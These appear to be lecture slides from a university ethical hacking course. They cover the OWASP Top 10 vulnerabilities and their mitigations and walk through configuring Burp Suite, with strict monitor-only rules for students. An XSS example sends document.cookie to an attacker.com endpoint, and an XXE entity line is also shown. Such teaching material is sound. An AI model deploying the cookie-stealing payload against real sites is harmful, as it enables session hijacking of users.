INTRO TO ETHICAL HACKING

MIS 5211.701

Week 10

Site:
https://community.mis.temple.edu/mis5211sec701fall2020/


1

Tonight's Plan

- Web Application Security

2

How hard can web programming be?



3

Web Application Security

- First (and nearly only) Rule

Never Trust User Input

4

Where Do We Start

- For web application security and web application penetration testing

Owasp.org

5

OWASP

- OWASP stands for the Open Web Application Security Project
- Founded in 2001 as a charitable organization dedicated to improving Web Application Security
- Creators and publishers of the OWASP top 10
- Hosts numerous Web App tools and projects

6

OWASP tools

- Documentation
- Software
  - ZAP: Zed Attack Proxy
  - Web Testing Environment
  - Juice Shop
- Cheat sheets

7

OWASP Juice Shop

- Deliberately insecure web app
- Demonstrates the flaws of the Top 10 and more
- Can be reconfigured for custom purpose

8

The OWASP Top 10

- **OWASP Top 10 – 2017 (New)**
  - 2017-A1 – Injection
  - 2017-A2 – Broken Authentication and Session Management
  - 2017-A3 – Sensitive Data Exposure
  - 2017-A4 – XML External Entities (XXE)
  - 2017-A5 - Broken Access Control
  - 2017-A6 – Security Misconfiguration
  - 2017-A7 – Cross Site Scripting (XSS)
  - 2017-A8 – Insecure Deserialization
  - 2017-A9 – Using Known Vulnerable Components
  - 2017-A10 – Insufficient Logging & Monitoring

Source: https://www.owasp.org/index.php/Top_10-2017_Top_10

9

Tools for reconnaissance and attack

- Google Chrome
  - Tamper Chrome
  - Postman and Postman Interceptor
  - Developer Tools
- Mozilla Firefox
  - Tamper Data for FF Quantum
  - Web Developer Tools

10

1. Injection

- Unvalidated input, which contains malicious content, is accepted by the application
- Many different types of injection attacks, including
  - Code
  - Scripts
    - Commands which can be executed in the victim's browser
  - SQL
    - Database commands that can access or alter data
  - OS commands
    - Submits operating system commands that run on the web application server

11

Injection mitigation

- Validate data on server; don't rely on client-side validation
- Whitelist input
- Use appropriate APIs

12

2. Broken Authentication

- Harvested lists of usernames and passwords
- Weak passwords
- No defense against automated attacks
- Passwords stored unsafely
- Insecure password recovery methods

13

Broken Authentication mitigation

- Multi-factor authentication
  - UW is rolling out Duo keys, which use either a hardware fob or your mobile phone
- Don't allow weak passwords
- Limit failed login attempts
- Use session IDs securely

14

3. Sensitive Data Exposure

- Data transmitted in cleartext
- Data stored in cleartext
- Data accessible via network
- Use of old, weak encryption algorithms

15

Sensitive Data Exposure mitigation

- Encryption of data
  - In transit, over the network
  - At rest, in database
- Avoid storing unneeded data
- Don't store unrelated data in application web space

16

4. XML External Entities (XXE)

- XML documents can include references to URIs, which are resolved when processed
- Can exfiltrate files, or cause denial-of-service attacks
  - <!ENTITY xxe SYSTEM "file:///dev/random" >]>

17

XML External Entities (XXE) mitigation

- Use newest versions of XML processors
- Disable external entity processing
- Validate uploaded XML content before processing

18

5. Broken Access Control

- App can be accessed without authentication
- Users can access data belonging to others
  - http://top10.uwaterloooo.ca/calendar?eventid=2634
- Users can switch identities by modifying URL
- Users can access privileged web pages by modifying URL

19

Broken Access Control mitigation

- Deny access to resources by default
- Access controls specific to user and group rather than simply allowing logged-in users equal access

20

6. Security Misconfiguration

- Pages, ports, services not secured against unauthenticated access
  - e.g. directory listings allowed in app, which lets attackers scan for files
- Unnecessary features enabled
- Error messages provide details about app infrastructure
  - e.g. versions of libraries used might be displayed in an error message, which would allow attacker to search for known vulnerabilities in those libraries

21

Security Misconfiguration mitigation

- Servers and environments should be hardened via automated processed to ensure no step is left out
- Remove unneeded features

22

7. Cross-Site Scripting (XSS)

- Malicious scripts are executed in victim's browser
- Provided through tainted URLs
  - Web page has links with embedded scripts
  - (String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter'>('<script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>')+ "'>";
- Stored on server
  - Inserted during fake user registration, misuse of comment mechanism, etc.

23

Cross-Site Scripting (XSS) mitigation

- Prevent input of script elements
  - e.g. angle brackets
  - Whitelist input
- Use frameworks that sanitize input automatically

24

8. Insecure Deserialization

- Data objects may be converted into a format suitable for storage or transmission, in a process called serialization.
- The process of restoring the converted data to a format suitable for use by an app is called deserialization
- Data can be crafted so that upon deserialization, it ???
- For example, a serialized user record may be edited to assign additional rights to an individual. If that record is deserialized into an app, the user could obtain enhanced privileges.

25

Insecure Deserialization mitigation

- Don't accept objects from untrusted sources
- Implement integrity checks

26

9. Using Components with Known Vulnerabilities

- Servers with older software components that contain known vulnerabilities are at risk of compromise

27

9. Using Components with Known Vulnerabilities

- Unpatched libraries are a hacker's best friend

28

Using Components with Known Vulnerabilities mitigation

- All software components of the application and the underlying operating system must be kept up to date.
- Vulnerability reports for installed software need to be reviewed.
- Software patches and upgrades must be done in a timely fashion.
- Software should only be upgraded from official sources.

29

10: Insufficient Logging & Monitoring

- Unusual events are not logged
- Logged events are not reviewed
- Either allows suspicious behavior to go undetected

30

Insufficient Logging & Monitoring mitigation

- Log events
  - Login failures, high rates of access, etc.
- Logs must have sufficient detail and context
- Store logs in safe location off the web server
- Logs must be collated and reviewed for anomalies

31

Former Top 10 issues

- Cross-Site Request Forgery (CSRF)
- Unvalidated Redirects and Forwards

32

OWASP chapters

- Local groups that sponsor events and speakers
- Foster collaboration among developers and security staff
- https://www.owasp.org/index.php/Philadelphia
- https://www.meetup.com/OWASP-Philadelphia/

33

Resources

- The OWASP Foundation
  - https://www.owasp.org
  - https://www.owasp.org/index.php/Top_Ten

34

OWASP Cheat sheets

- Over 60 to date
- Cover a broad number of security issues

35

OWASP Cheat sheets


XSS (Cross Site Scripting) Prevention Cheat Sheet

Introduction

36

A Little About Browsers

- What is a Web Browser?
  - Rendering Engine
  - JavaScript Engine
  - Network communications layer
  - …
- May also include
  - Add-Ins
  - Browser Helper Objects
  - APIs to/for other applications

37

A Little More About Browsers

- Why are we talking about this?
  - Browser are fairly complicated
  - Browsers have many sub-components and features
  - Browsers need to understand many different forms of character encoding
- All of this gives us something to work with when attacking Web Applications
- Good reference for details
- http://taligarsiel.com/Projects/howbrowserswork1.htm

38

Now What


- So, all of this is interesting, but does that have to do with penetration testing
- Or, to put it another way. How de we exploit these issues?
- First step:

Intercepting Proxies

39

What's an Intercepting Proxy

- In this instance, an intercepting proxy is software that acts as a server and sits between the web browser and your internet connection
- Examples
  - Burp Suite
  - Webscarab
  - Paros



40

Some Rules for Our Use of Intercepting Proxies

- For this course
- Monitor and record ONLY UNLESS YOU ARE ON A TEST SITE YOU OWN
- Do not inject or alter any traffic unless you personally own the web site.


41

Burp Suite

- Start Burp Suite by logging in to Kali and selecting Burp Suite from:
- Kali Linux>Web Applications>Web Application Proxies>burpsuite

42


Burp Suite



43

Getting Started


- Once burpsuite is running, you will need to start and configure a browser
- Kali's web browser is "Iceweasel", an adaptation of Firefox
- After starting Iceweasel, navigate to preferences
- And select it



44

Configuring the Network Proxy

- Navigate to the Network Tab and select settings… for Connection




45

Configuring the Network Proxy

- Change selection from "Use system proxy settings" to "Manual proxy configuration and enter "127.0.0.1" for "HTTP Proxy" and "8080" for "Port"
- Also, select check box for "Use this proxy server for all protocols"
- Delete reference to localhost and 127.0.0.1 from the no proxy list
- Select "OK" when done
- Browser is now setup to use burpsuite
- See next slide for example


46

Configuring the Network Proxy



47


Should Look Like This



48

Now We Can Test


- In browser, navigate to google.com
- Browser will hang and look busy
- Select the "Proxy" tab in burpsuite
- Burpsuite is waiting for you, select forward



49


Browser Knows Something is Up

- Select "I understand the Risks" and follow prompts to add an exception



50

Browser Knows Something is Up



51


Continuing

- You may have to hit forward a number of times
- You may want to click "Intercept is on" to turn it off and save hitting the forward button
- Eventually, all traffic is forwarded.
- Now, select "HTTP history" and see what you have

52


Results

- Your traffic




53

More Results



54


More Results



55

Saving Our Results

- Under "Repeater", select "Action", then select "Save Entire History"




56

Now, Lets Go Somewhere More Interesting

- Restart burpsuite and turn intercept off
- Now navigate to temple.edu and look around the sitetemple.edu
- Look over the results

57

Temple.edu



58


Some Basics

- What can we tell from this?
- First we can see what we are telling temple about us
  - Web Browser is Iceweasel, a derivative of Firefox
  - What versions we are running
  - Cookies
  - What exactly is If-None-Match: "1414416188-1"?


59

But Wait, There's More

- As Darth Vader says "Come to the Dark Side, We've got Cookies"




- Or worse "Hex"



60

We've Got Both Sides


- Note: There's both a request and a response tab.




61

A Few Interesting Things

- Google Adds




- Other outside references



62

Check The Alerts

- A few things to look at



63


What Now

- If this was a real Web App Test
  - Navigate the web site recording everything
  - Review looking for interesting leads to follow
  - Set Proxy to crawl site
    - (DO NOT DO THIS FOR THIS COURSE UNLESS YOU ARE ON A TEST SITE YOU OWN)

64

A Few More Things

- This is the "Free" version of burpsuite
- Some of the more interesting features are turned off or limited
  - Scanner
  - Intruder



http://portswigger.net/burp/download.html

65

A Few More Things

- We covered just one proxy
- Different proxies have different strengths and weaknesses
- For instance, Webscarab will flag potential XSS automatically
- Also, OWASPs ZAP Tool (Zed Attack Proxy) has many of the features only available in the Pro version of BurpSuite

66

Poor Man's Substitute

- In Internet Explorer
  - F12 Developer Tools
  - Allows user to at least see the code loaded in browser
  - Often worth looking at as developers sometimes leave comments

67

Assignment 3

- Using an Intercepting Proxy, look at a Website
  - Choose a site that interests you
- Review what you find and create an executive summary and three page PowerPoint as if you were reporting out for an initial Pen Test
- Remember – Do not alter any data – Monitor and Record Only

68

Next Week

- Before next week
  - Download SecurityShepherd
    - https://github.com/OWASP/SecurityShepherd/releases
  - Download Security Dojo
    - https://sourceforge.net/projects/websecuritydojo/
  - Plan for next week will be to walk through some of the exploits live, so get both Shepherd and Dojo working on your system

69

Questions?

70